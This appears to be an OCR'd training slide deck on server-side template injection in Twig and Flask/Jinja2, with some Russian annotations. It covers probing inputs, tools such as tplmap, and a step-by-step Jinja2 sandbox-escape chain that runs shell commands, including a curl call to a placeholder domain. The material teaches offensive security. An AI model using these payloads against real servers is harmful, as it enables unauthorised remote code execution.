
Server-side template injection

wtf is SSTI?


Template engine - software for generating html pages from templates

Template - a file with html and special markers for engine job



wtf is SSTI?

So, SSTI is a result of incorrect user data processing in template engine job



Quick SSTI summary

- can sometimes be confused with XSS
- more dangerous than XSS because it could directly follow to RCE

Simple example

Application receives a parameter from the user's input

```
$output = $twig->render($_GET['custom_email'], array("data" =>
$user.data) );
```

Simple example

In this case we can control content of template. So….

Input: custom_email={{7*7}}
Output: 49

Input: custom_email={{self}}
Output: Object of class __TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5 could not be converted to string

wtf is going on?

Following the output data we see sandbox code execution

And sometimes user can escape from the sandbox

Why is it possible?

Developers give possibility to users to change/customize template

Developers use the input data directly in templates without filtration

How to define it?

The first case - user input is put directly inside the template expression

```
$output = $twig->render($_GET[‘hello_message’], array("data" =>
$user.data) );
```

```
Input: hello_message=ALOHA
Output: ALOHA
```

```
Input: hello_message=ALOHA ${7*7}
Output: ALOHA 49
```

How to define it?

The second case - user input is put inside the template expression as a variable


Input: greeting=user_name
Output: Hello user8800

Input: greeting=user_name<tag>
Output: Hello

Input: greeting=user_name}}<tag>
Output: Hello user8800 <tag>

How to identify it?

Like that (thanks portswigger)



How to exploit it?

Google for chains or smoke documentation

Check firstly:

- Basic syntax
- Security considarations
- List of built in functions, methods, variables, etc.
- List of extensions/plugins that could be enabled by default

How to exploit it?

Main tools:

- Hands !!!!!!!!
- BurpSuite
- tplmap

SSTI to RCE example

Config: flask+jinja2

Example of chain:

{{config.items()[4][1].__class__.__mro__[2].__subclasses__()[230]([%22curl%20https://domain.com%22],shell=True)}}

SSTI to RCE example

Step 1

Example of chain:

{{config.items()[4][1]}}

config.items()[4][1].__class__ - вытаскивает объект типа строка

SSTI to RCE example

Step 2

Example of chain:

{{config.items()[4][1].__mro__[2].__subclasses__()}}

.__mro__[2].__subclasses__() -
показывает родителей, из которых мы выбираем тип «объект» и смотрим какие доступные классы унаследованы от этого типа

SSTI to RCE example

Step 3

Example of chain:

{{config.items()[4][1].__class__.__mro__[2].__subclasses__()[230]([%22curl%20https://domain.com%22],shell=True)}}

[230]([%22touch%20a.txt%22],shell=True) - выбираем нужный нам класс по индексу и передаем ему аргументы

How to exploit it?

Main tools:

- Hands !!!!!!!!
- BurpSuite
- tplmap

Let’s train!